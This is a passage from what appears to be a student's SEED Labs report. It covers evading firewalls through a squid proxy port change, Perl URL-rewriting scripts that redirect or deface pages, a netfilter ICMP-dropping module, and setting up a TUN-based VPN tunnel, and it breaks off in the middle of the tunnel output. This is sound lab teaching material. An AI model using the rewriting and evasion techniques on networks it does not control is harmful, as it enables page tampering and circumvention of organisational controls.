Yes. Similar to the SSH tunnel, the listening port for the `squid` server can still be changed to some arbitrary port number. To show that this is possible, an entry in the `ufw` firewall is added to block any packets to destination port 3128.


```
$ sudo ufw deny out 3128/tcp
$ sudo ufw disable
$ sudo ufw enable
```

A random port number is selected, for this scenario the port number is amended to 10000. Port numbers below 1024 are usually reserved for specific applications and it is highly advisable to not use that range.

In the `squid.conf` file, the line `http_port` is searched for (`Ctrl + W` in nano) and modified.


```
http_port 3128 → http_port 10000
```

The `squid` service is restarted and the browser is configured to use port 10000 also.



```
[08/10/2018 02:08] root@ubuntu:/etc/squid3# cat squid.conf | grep http_port
#
#      Since squid-3.0 use the 'disable-pmtu-discovery' flag on http_port instead.
#      %MYPORT      Squid http_port number
#
# TAG: http_port
#      vport      Virtual host port support. Using the http_port number
#      internal address:port in http_port. This way Squid will only be
http_port 10000
#
#      This ACL controls which CONNECT requests to an http_port
#      see the sslBump flag of an http_port option for more details
#      See also: http_port ssl-bump
#      la      Local IP address (http_port)
#      lp      Local port number (http_port)
#
#      http_port
[08/10/2018 02:08] root@ubuntu:/etc/squid3#
```

(a) squid Port Configuration



(b) Access Re-established

Figure 90: Firewall Bypassed

3.6 URL Rewriting/Redirection

3.6.1 myprog.pl

Apart from acting as a firewall, `squid` can also be used to rewrite URLs to redirect users to another web site. This can be done using any type of programming language. A perl program `myprog.pl` has been provided to demonstrate URL rewriting capabilities. It has been attached to Appendix B.

In short, the code checks whether the URL entered is identical to `www.ntu.edu.sg`. If it is, then the user is redirected to `www.google.com.sg`. The operator `=~` is used to check if the string is identical and not exact/equal (`==`).

To attach the the program to **squid**, the following lines are added to the **squid.conf** file.

```
url_rewrite_program /home/seed/myprog.pl #Location of file  
url_rewrite_children 5
```

The perl file must be marked as executable (using `chmod +x`) or the firewall will not work. In the event the file cannot be found by **squid**, the URL rewrite program can be placed in `/etc/squid3` instead.

As previously mentioned, any attempt to view the site `www.ntu.edu.sg` will redirect the user to `www.google.com.sg`. The packets from this action are captured in Wireshark and analysed in detail. In particular, we look into the initial packet that was sent over the wire to the server and follow the packet stream. This action can be done by right-clicking the corresponding packet and selecting the option “Follow TCP Stream”. The data printed shows that the web proxy replies with a “HTTP 302 Moved Temporarily” and the rewritten URL response instead of forwarding the response to our intended destination.




Figure 91: TCP Stream Data

3.6.2 Replace Facebook Pages With Stop Sign

In this lab instead of redirecting users from a legitimate site to another, we redirect users from Facebook to a big red stop sign to act as a deterrent to prevent users from being distracted. The same program is used with some modifications and it has been reflected in Appendix B.

Again, typing `facebook.com` into the browser will force a redirection to a stop sign. This is evident if the TCP stream was followed in Wireshark.



Figure 92: Image Redirect

3.6.3 Replacing All Images In A Page

This part will look at replacing all images on a web page with an image of our choice. When an image is loaded on the page, it will immediately send a URL request for each image. These URLs will be identified and replaced accordingly by the web proxy. The provided code again has been attached to Appendix B.

A site that has multiple images is accessed, such as the NTU homepage. All images that end with any mentioned image extension (in the code) will have it replaced by a stop sign. This is evident as all the images have been replaced, such as shown in the figure below.




Figure 93: NTU Defaced via Web Proxy URL Rewriting (Zoomed out to 30%)

The figure shown above shows how powerful web proxies can be used to deface websites and redirect as well as to control access to websites, shown in the previous sections. Programs and proxies can also be adapted to evade filtering on any level or to inject malicious code into websites where the user is not aware of.

4 Appendix A

4.1 Packet Filtering Module – pfm.c

```
1 #include <linux/kernel.h>
2 #include <linux/module.h>
3 #include <linux/netfilter.h>
4 #include <linux/netfilter_ipv4.h>
5 #include <linux/ip.h>
6 #include <linux/in.h>
7
8 static struct nf_hook_ops nfho;           //struct holding set of hook
9 struct iphdr *iphd;
10
11 //function to be called by hook
12 unsigned int hook_func(unsigned int hooknum, struct sk_buff *skb,
13     const struct net_device *in, const struct net_device *out, int
14     (*okfn)(struct sk_buff *))
15 {
16     iphd = ip_hdr(skb);
17     if(iphd->protocol == IPPROTO_ICMP){           //Checks for
18         // ICMP packet (Added from original)
19         printk(KERN_INFO "packet dropped\n");      //log to
20         //var/log/messages
21         return NF_DROP;                          //drops the packet
22     }
23     else          //Accept if not ICMP (Added from original)
24     return NF_ACCEPT;
25 }
26
27 //Called when module loaded using 'insmod'
28 int init_module()
29 {
30     nfho.hook = &hook_func;           //function to call when
31     //conditions below met
32     nfho.hooknum = NF_INET_PRE_ROUTING; //called right after packet
33     //recieved, first hook in Netfilter
34     nfho(pf = PF_INET);             //IPV4 packets
35     nfho.priority = NF_IP_PRI_FIRST; //set to highest priority
36     nf_register_hook(&nfho);        //register hook
37
38     return 0;                      //return 0 for success
39 }
```

```

35 //Called when module unloaded using 'rmmod'
36 void cleanup_module()
37 {
38     nf_unregister_hook(&nfho);                                //cleanup {
39     ↳  unregister hook
}

```

*Notes for the code above:

1. The & symbol is missing from the original documentation and will cause the system to crash when the module is added to the kernel. The function definition found in `netfilter.h` explicitly provides the structure for `nf_hook_ops` has been provided below.

```

struct nf_hook_ops {
    struct list_head list;

    /* User fills in from here down. */
    nf_hookfn *hook;
    struct module *owner;
    u_int8_t pf;
    unsigned int hooknum;
    /* Hooks are ordered in ascending priority. */
    int priority;
};

```

2. The function definition for the hook function has an added * for `*skb` when compared to the `netfilter.h` file and has been removed (although it can be simply corrected by using `ip_hdr(*skb)` on line 14).

```

typedef unsigned int nf_hookfn(unsigned int hooknum,
                               struct sk_buff *skb,
                               const struct net_device *in,
                               const struct net_device *out,
                               int (*okfn)(struct sk_buff *));

```

4.2 Makefile

```

1 obj-m += pfm2.o
2
3 all:
4     make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
5
6 clean:
7     make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean

```

5 Appendix B

5.1 myprog.pl

```
1 #!/usr/bin/perl -w
2 use strict;
3 use warnings;
4
5 # Forces a flush after every write or print on the STDOUT
6 select STDOUT; $|=1;
7
8 # Get the input line by line from the standard input.
9 # Each line contains a URL and some other information.
10 while (<>)
11 {
12     my @parts = split;
13     my $url = $parts[0];
14     # If you copy and paste this code from this PDF file,
15     # the ~ (tilde) character may not be copied correctly.
16     # Remove it, and then type the character manually.
17     if ($url =~ /www\.\.ntu\.\.edu\.\.sg/) {
18         #URL Rewriting
19         print "http://www.google.com.sg\n";
20     }
21     else {
22         # No Rewriting
23         print "\n";
24     }
25 }
```

5.2 myprog.pl – Stop Sign

```
1 #!/usr/bin/perl -w
2 use strict;
3 use warnings;
4
5 # Forces a flush after every write or print on the STDOUT
6 select STDOUT; $|=1;
7
8 # Get the input line by line from the standard input.
9 # Each line contains a URL and some other information.
10 while (<>)
11 {
12     my @parts = split;
13     my $url = $parts[0];
14     #If you copy and paste this code from this PDF file,
```

```

15      # the ~ (tilde) character may not be copied correctly.
16      # Remove it, and then type the character manually.
17      if ($url =~ /facebook\.com/){
18          #URL Rewriting
19          print "http://upload.wikimedia.org/wikipedia/commons/
20              ↳ thumb/1/1e/Vienna_Convention_road_sign_B2a.svg/
21              ↳ 500px-Vienna_Convention_road_sign_B2a.svg.png\n";
22      }
23      else {
24          #No Rewriting
25          print "\n";
26      }
27  }
```

*Note: Using `https` for the URL redirect will cause `squid` to identify it as an invalid protocol and will stop the redirection with an error message.

5.3 myprog.pl – Image Manipulation

```

1  #!/usr/bin/perl -w
2  use strict;
3  use warnings;
4
5  # Forces a flush after every write or print on the STDOUT
6  select STDOUT; $| = 1;
7
8  # Get the input line by line from the standard input.
9  # Each line contains a URL and some other information.
10 while (<>)
11 {
12     my @parts = split;
13     my $url = $parts[0];
14     #If you copy and paste this code from this PDF file,
15     # the ~ (tilde) character may not be copied correctly.
16     # Remove it, and then type the character manually.
17     if ($url =~ /\.(jpg|png|svg|PNG|JPG|JPEG|BMP|bmp|jpeg|SVG)/){
18         #URL Rewriting
19         print "http://upload.wikimedia.org/wikipedia/commons/
20             ↳ thumb/1/1e/Vienna_Convention_road_sign_B2a.svg/
21             ↳ 500px-Vienna_Convention_road_sign_B2a.svg.png\n";
22     }
23     else {
24         #No Rewriting
25         print "\n";
26     }
27 }
```

Linux Virtual Private Network (VPN) Lab

1 Introduction

Organisation, Internet Service Providers (ISPs) and countries often block users from accessing certain external sites through what is known as egress filtering. This is used within organisations to reduce distractions, countries may make use of it to censor foreign web sites. However, these firewalls can easily be bypassed and there are multiple services/applications that aid in the circumvention.

The most common technology that is used to bypass these egress filtering are Virtual Private Networks (VPNs). VPNs are also commonly available on smartphone devices to help bypass these egress firewalls.

2 Overview

This lab will focus on how the VPN works and how it can be used to bypass egress firewalls. A VPN usually depends on two components, IP tunnelling and encryption. Tunnelling is crucial in helping to bypass these firewalls while the encryption helps to protect the content that is being transmitted through the VPN tunnel. For simplicity, encryption is not in the scope of this lab.

3 Exploration

Implementing a simple VPN for Linux is not trivial and is broken into multiple segments, with detailed observations for each step in the process. By setting up the VPN, a tunnel is established between two systems. When system A is behind a firewall and wants to access restricted resources, it will be blocked by egress filtering. Therefore, the packets are routed through to system B where it will send the packets out to the Internet. Similarly, the response from the Internet will be routed through to system B before sending it back to system A via the tunnel. This is how the VPN helps system A to bypass the firewall.

3.1 Virtual Machine (VM) Setup

3.1.1 VM Configuration

Two VMs are required for this lab. VM1 is behind a firewall while VM2 is outside the firewall. The objective is to help VM1 bypass the firewall so it is able to access blocked sites on the Internet.

VM1 and VM2 are connected to a separate NAT adapter, so both can access the Internet using the corresponding NAT servers. To emulate the Internet, where both VM1 and VM2 can communicate to each other, both VMs are connected to a host-only network adapter. This network emulates the facilitation of communication between the two VMs. The network setup is depicted in figure 1 for easier reference.




Figure 94: Network Topology

3.2 Task 1: Creating Host-to-Host Tunnel with TUN/TAP

TUN/TAP are essential and is widely implemented in modern computing systems. TUN and TAP are virtual network kernel drivers and are implemented entirely by software. TAP (as in network tap) simulates an Ethernet device and operates with layer-2 packets such as Ethernet frames. TUN (as in network TUNnel) simulates a network layer device and operates with layer-3 packets such as IP packets. With TUN/TAP, virtual network interfaces can be created.

A user-space program usually attaches to the TUN/TAP virtual network interface. Packets sent by an operating system via a TUN/TAP network interface are delivered to the user-space program. When packets are sent by the program via a TUN/TAP network interface, the packets are injected into the operating system network stack. On the operating system, the packets appear to originate from an external source through the virtual network interface.

When a program attaches to a TUN/TAP interface, the IP packets that the computer sends to this interface will be piped into the program. IP packets that are sent by the program instead will be piped into the computer, as if they came from the Internet through this virtual network interface. Standard `read()` and `write()` function calls can be made to send or receive packets to and from the virtual interface accordingly.

The source code to create a simple TUN/TAP has been provided by Davide Brini⁸

⁸<http://backreference.org/2010/03/26/tuntap-interface-tutorial>

and has been adapted by SEED Labs for this lab. The tutorial for the source code also shows how two computers can be connected using the TUN tunnelling technique. The adapted TUN/TAP code (**simpletun**) has been attached to Appendix A for reference.

The **simpletun** program can run as both a client and a server. To run as a client, the **-c** is used. To run it as a server instead, the **-s** flag is used. The following list details the requirements to create a tunnel between two computers using the **simpletun** program.

3.2.1 Setting Up Tunnel Point A

Tunnel point A is set to be the server side of the tunnel, which is on VM1. Once the tunnel between the two systems have been established, there is no difference between client and the server as the concept is only meaningful during the establishment of connection between two systems.

The following command is executed in terminal (with root privileges).

```
# ./simpletun -i tun0 -s -d
```

At this point, the virtual network device **tun0** has been created and the system now has multiple network interfaces. It will not show up if **ifconfig** is used as the interface is currently not active. Instead, the command **ip addr show** will list all physical and virtual network interfaces attached to the system regardless of status, as shown in Figure 95.

```
addr a[08/13/2018 10:59] seed@ubuntu:~$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            inet6 ::1/128 scope host
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN
    qlen 1000
    link/ether 00:0c:29:2b:b3:36 brd ff:ff:ff:ff:ff:ff
        inet 10.0.2.1/16 brd 10.0.255.255 scope global eth0
            inet6 fe80::20c:29ff:fe2b:b336/64 scope link
                valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN qlen 500
    link/none
4: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN
    qlen 1000
    link/ether 00:0c:29:2b:b3:40 brd ff:ff:ff:ff:ff:ff
        inet 192.168.10.5/24 brd 192.168.10.255 scope global eth1
            inet6 fe80::20c:29ff:fe2b:b340/64 scope link
                valid_lft forever preferred_lft forever
[08/13/2018 10:59] seed@ubuntu:~$
```

Figure 95: Virtual Network Details

The new virtual network device is not fully configured, as evident by the absence of an IP address. The IP address that we will be assigning will be from the reserved IP address space 10.0.0.0/8. It is also important to note that the **Terminal** window that

was used to create the virtual network interface is currently waiting for connections and cannot be used currently. Another window needs to be opened to assign an IP address to the virtual network interface tun0, using the following commands.

```
# ip addr add 10.0.3.15/24 dev tun0
# ifconfig tun0 up
```

If `ifconfig` is used now, it appears as a valid network interface with its configuration displayed.

```
[08/13/2018 11:01] root@ubuntu:/home/seed# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:b3:36
          inet addr:10.0.2.1 Bcast:10.0.255.255 Mask:255.255.0.0
          inet6 addr: fe80::20c:29ff:fe2b:b336/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:4863 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:2126 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:5670417 (5.6 MB) TX bytes:216115 (216.1 KB)
                  Interrupt:19 Base address:0x2000

eth1      Link encap:Ethernet HWaddr 00:0c:29:b3:40
          inet addr:192.168.10.5 Bcast:192.168.10.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe2b:b340/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:26 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:126 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:4900 (4.9 KB) TX bytes:21463 (21.4 KB)
                  Interrupt:19 Base address:0x2400

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING MTU:16436 Metric:1
                  RX packets:272 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:272 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:28567 (28.5 KB) TX bytes:28567 (28.5 KB)

tun0     Link encap:UNSPEC HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:10.0.3.15 P-t-P:10.0.3.15 Mask:255.255.255.0
                  UP POINTOPOINT RUNNING NOARP MULTICAST MTU:1500 Metric:1
                  RX packets:0 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:500
                  RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

[08/13/2018 11:02] root@ubuntu:/home/seed#
```

Figure 96: Valid Network Interfaces

3.2.2 Setting Up Tunnel Point B

Tunnel point B is used as the client side of the tunnel, which is to be on VM2. The setup is similar to VM1. The first command used will connect our client to the server (VM1), which is tunnel point A.

```
# ./simpletun -i tun0 -c 192.168.10.5 -d
```

Executing the line above will immediately trigger the Terminal window on both VM1 and VM2 to state that the connection between each other has been established. This shows that the configuration is correct.

```
[08/12/2018 06:36] root@ubuntu:/home/seed/Desktop# simpletun -i tun0 -s -d  
Successfully connected to interface tun0  
SERVER: Client connected from 192.168.10.6
```

(a) Server Response

```
[08/12/2018 07:53] root@ubuntu:/home/seed# simpletun -i tun0 -c 192.168.10.5 -d  
Successfully connected to interface tun0  
CLIENT: Connected to server 192.168.10.5
```

(b) Client Response

Figure 97: Both Systems Connected

Again, the previous command will prevent any further input in the current window, hence the following commands to initialise the virtual network interface must be done in a separate window.

```
# ip addr add 10.0.3.16/24 dev tun0  
# ifconfig tun0 up
```

Once it has been executed, the virtual network interface will have all the configurations required to be a functional network adapter.

3.2.3 Establishing Routing Path

By the previous steps, a tunnel has been established between the two systems. However before it can be used to transmit data, the routing path needs to be set up so that both machines will direct the intended outgoing traffic through the tunnel. The following routing table directs all packs for the 10.0.3.0/24 network through the interface `tun0`, where the packets will travel through the tunnel. The following must be executed on **both** VMs:

```
# route add -net 10.0.3.0 netmask 255.255.255.0 dev tun0
```

3.2.4 Using The Tunnel

Using VM1, we are now able to access VM2 through the `tun0` adapter. Likewise, VM2 can access VM1 through the `tun0` adapter as well. The tunnel connection can be tested using the `ssh` or `ping` programs.

To use `ssh`, the `ssh` server must be started first.

```
$ sudo service ssh start
```


To test the tunnel from VM1:

```
$ ping 10.0.3.16  
$ ssh 10.0.3.16
```


To test the tunnel from VM2:

```
$ ping 10.0.3.15  
$ ssh 10.0.3.15
```

If the tunnel is successful, both `ssh` and `ping` will display valid responses from the other system. The figure below shows the packet capture from Wireshark for `ssh` in both directions is proof that the tunnel works as expected.



(a) Ping from A to B



(b) Ping from B to A

Figure 98: Both Systems Contactable

```
[08/13/2018 11:32] root@ubuntu:/home/seed# ifconfig | grep "inet addr"
  inet addr:10.0.2.1 Bcast:10.0.255.255 Mask:255.255.0.0
  inet addr:192.168.10.6 Bcast:192.168.10.255 Mask:255.255.255.0
  inet addr:127.0.0.1 Mask:255.0.0.0
  inet addr:10.0.3.15 P-t-P:10.0.3.15 Mask:255.255.255.0
[08/13/2018 11:32] root@ubuntu:/home/seed# ssh 10.0.3.16
root@10.0.3.16's password:
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation: https://help.ubuntu.com/
New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Aug 13 09:56:49 2018 from 10.0.3.15
[08/13/2018 11:32] root@ubuntu:~# ifconfig | grep "inet addr"
  inet addr:10.0.3.15 Bcast:10.0.255.255 Mask:255.255.0.0
  inet addr:192.168.10.6 Bcast:192.168.10.255 Mask:255.255.255.0
  inet addr:127.0.0.1 Mask:255.0.0.0
  inet addr:10.0.3.16 P-t-P:10.0.3.16 Mask:255.255.255.0
[08/13/2018 11:33] root@ubuntu:~#
```

(a) SSH from A to B

```
[08/13/2018 11:34] root@ubuntu:/home/seed# ifconfig | grep "inet addr"
  inet addr:10.0.3.1 Bcast:10.0.255.255 Mask:255.255.0.0
  inet addr:192.168.10.6 Bcast:192.168.10.255 Mask:255.255.255.0
